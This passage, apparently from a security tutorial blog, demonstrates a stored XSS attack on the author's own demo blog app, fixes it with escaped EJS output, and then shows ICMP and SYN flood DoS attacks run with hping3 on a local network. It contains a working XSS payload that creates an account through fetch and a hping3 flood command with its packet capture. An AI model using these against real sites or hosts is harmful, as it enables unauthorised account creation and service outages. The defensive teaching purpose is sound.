
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.

Made with ♡ by Roatt Tilma

The alert has made its way into the page. Now, everyone who opens this blog to read more about it is going to see the alert.


III. Adding an user

No, It doesn’t stop here. We can add a user by just typing in a blog. Sounds odd, right?




```
<img src="notavailable.com/no.jpeg" onerror="
    fetch('https://bloglelo.herokuapp.com/users/add',{
        method : 'POST',
        headers: {
            'Content-Type': 'application/json',
          },
          body : JSON.stringify({
            username : 'hacker',
            email : 'hacker@abc.com',
            password : 'hacker123',
            confpassword : 'hacker123',
          }),
        }).then((response)=>{
        }).catch((err)=>{
          console.log(err);
        })
">
```

Now clicking save:



Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.

The code has run. Now we have to see if a user with name “hacker” and password “hacker123” has been added or not.




```
_id: ObjectId("61b36d06d6e08a383eabdd38")
email: "hacker@abc.com"
username: "hacker"
password: "hacker123"
createdAt: 2021-12-10T15:06:46.504+00:00
updatedAt: 2021-12-10T15:06:46.504+00:00
__v: 0
```

Yes, the user has been added.

Similarly we can add a huge number (even infinite users) by using a while(true) syntax basically running the while loop infinitely even causing the server not to respond to the requests made by the user.

Prevention Technique

To run HTML tag or the javascript code embedded inside the script tag, the code should be outputted as an HTML element. Then it runs the code inside. The thing that is causing the attack is the blog and description are saved and printed as .innerHTML as shown in below code.




```
<script>
    const date = document.querySelector('#date');
    const datVal = date.innerHTML;
    date.innerHTML = `${datVal}`;

    const title = document.querySelector('#title');
    const titVal = title.innerText;
    console.log(titVal);
    title.innerHTML = `${titVal}`;
    // title.innerText = titVal;

    const description = document.querySelector('#description');
    const desVal = description.innerText;
    console.log(desVal);
    description.innerHTML = `${desVal}`;
    // description.innerText = desVal;

</script>
```

As we can see, there is use of title.innerHTML and description.innerHTML which allows users to do cross site scripting attacks. What's the solution?


Code Sanitization and Refactoring. Instead of using .innerHTML, we can just take the values given by users and print them the same as they are. So for that we take the data in ejs and just output it.

The code:-



```
<div class="container">
    <div class="showcontents">
        <h4 class="title" id="title"><%= blog.title %></h4>
        <div class="date" id="date">
            <%= blog.createdAt.toLocaleDateString() %>
        </div>
        <div class="author">
            <%= blog.author %>
        </div>
        <p><div class="description" id="description"> <%= blog.description %> </div></p>
    </div>

    <h3><button  class="allblogsbtn" ><a href="/blogs#heading">All Blogs</a></button></h3>
</div>
```

Now, let's try XSS attack once more to check if our prevention technique is suited or not.



New Blog


Title

<h1>title</h1>

Description

<h3>decription</h3>

Save


<h1>title</h1>

12/10/2021
roshan


<h3>decription</h3>

About us

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.

Made with ♡ by Roatt Tilma

Here it shows the title and description as the user entered. No running those codes. What about script? Let's check that too.



New Blog

Title

```
<img src="noone.com/abc.jpeg" onerror="alert('hello world')">
```

Description

```
Will it alert?
- No
```


<img src="noone.com/abc.jpeg" onerror="alert('hello world')">

12/10/2021

roshan

Will it alert? - No

About us

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.

Made with ♡ by Roatt Tilma

No script running as well.
In this way, XSS attacks can be prevented.

3. DOS

A Denial-of-Service (DoS) attack is one that attempts to bring a machine or network to a halt, rendering it unreachable to its intended users. DoS attacks work by inundating the target with traffic or delivering it information that causes it to crash. The DoS attack deprives genuine users (workers, members, or account holders) of the service or resource they expected in both cases.

DoS assaults frequently target high-profile corporations such as banks, commerce, and media companies, as well as government and trade organizations' web servers. Despite the fact that DoS assaults rarely result in the theft or loss of sensitive information or other assets, they can cost the victim a lot of time and money to cope with.

DoS attacks can be carried out in two ways: flooding or crashing systems. Flood assaults occur when a system receives too much traffic for the server to buffer, slowing it down and eventually stopping it. Among the most common floods are:
Buffer overflow attacks – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks

ICMP flood – leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.

SYN flood – sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

Other DoS attacks simply take advantage of flaws in the target system or service, causing it to crash. In these attacks, input is received that takes advantage of vulnerabilities in the target, causing the system to crash or become significantly destabilized, making it impossible to access or utilize.

The Distributed Denial of Service (DDoS) assault is another sort of DoS attack. When several systems coordinate a synchronized DoS attack on a single target, it is called a DDoS attack. The main distinction is that instead of being attacked from a single point, the target is attacked from multiple points simultaneously.

Attacking Procedures


We are going to perform DoS by flooding the service and eventually crashing it. We've created our own website for demonstrating the attack. The site is hosted on a windows device and the linux machine is acting as an attacking device.

We will be using the hping3 tool for the attack. The adversary and the victim devices are connected to the Local Area Network. The adversary needs to know the ip address of the victim device to perform ICMP flood and needs to know both ip address and port which is open to listen (the dummy website is being hosted in the victim computer).

We will demonstrate both the ICMP flood and SYN flood.
Ip of the victim computer: 10.0.0.37 (as of then)
Open port for listening for requests:3000


ICMP flood:

Command in linux machine terminal:



```
┌──(nobita㉿Nobita)-[~]
└─$ sudo hping3 -1 --rand-source --flood 10.0.0.37
[sudo] password for nobita:
HPING 10.0.0.37 (eth0 10.0.0.37): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


Wireshark opened in linux machine:


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.    Time         Source           Destination  Protocol Length Info
 5137… 8.673286952  126.174.241.254  10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=24080/4190, ttl=64 (no response f…
 5137… 8.673303470  13.139.174.1     10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=24336/4191, ttl=64 (no response f…
 5137… 8.673319499  114.138.71.126   10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=24592/4192, ttl=64 (no response f…
 5137… 8.673332608  52.75.160.242    10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=24848/4193, ttl=64 (no response f…
 5137… 8.673350317  233.201.191.223  10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=25104/4194, ttl=64 (no response f…
 5137… 8.673364608  197.106.74.53    10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=25360/4195, ttl=64 (no response f…
 5137… 8.673375338  230.57.52.173    10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=25616/4196, ttl=64 (no response f…
 5137… 8.673402192  19.230.28.28     10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=25872/4197, ttl=64 (no response f…
 5137… 8.673412843  230.21.28.74     10.0.0.37    ICMP     42 Echo (ping) request  id=0x506b, seq=26128/4198, ttl=64 (no response f…

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: Dell_02:dc:57 (20:47:47:02:dc:57), Dst: IntelCor_b2:4b:43 (5c:87:9c:b2:4b:43)
› Internet Protocol Version 4, Src: 107.6.30.71, Dst: 10.0.0.37
› Internet Control Message Protocol

0000  5c 87 9c b2 4b 43 20 47  47 02 dc 57 08 00 45 00   \···KC G G··W··E·
0010  00 1c 0d 03 00 00 40 01  da 6c 6b 06 1e 47 0a 00   ······@· ·lk··G··
0020  00 25 08 00 49 5b 50 6b  5e 39                     ·%··I[Pk ^9

eth0: <live capture in progress>        Packets: 552285 · Displayed: 552285 (100.0%)        Profile: Default
```

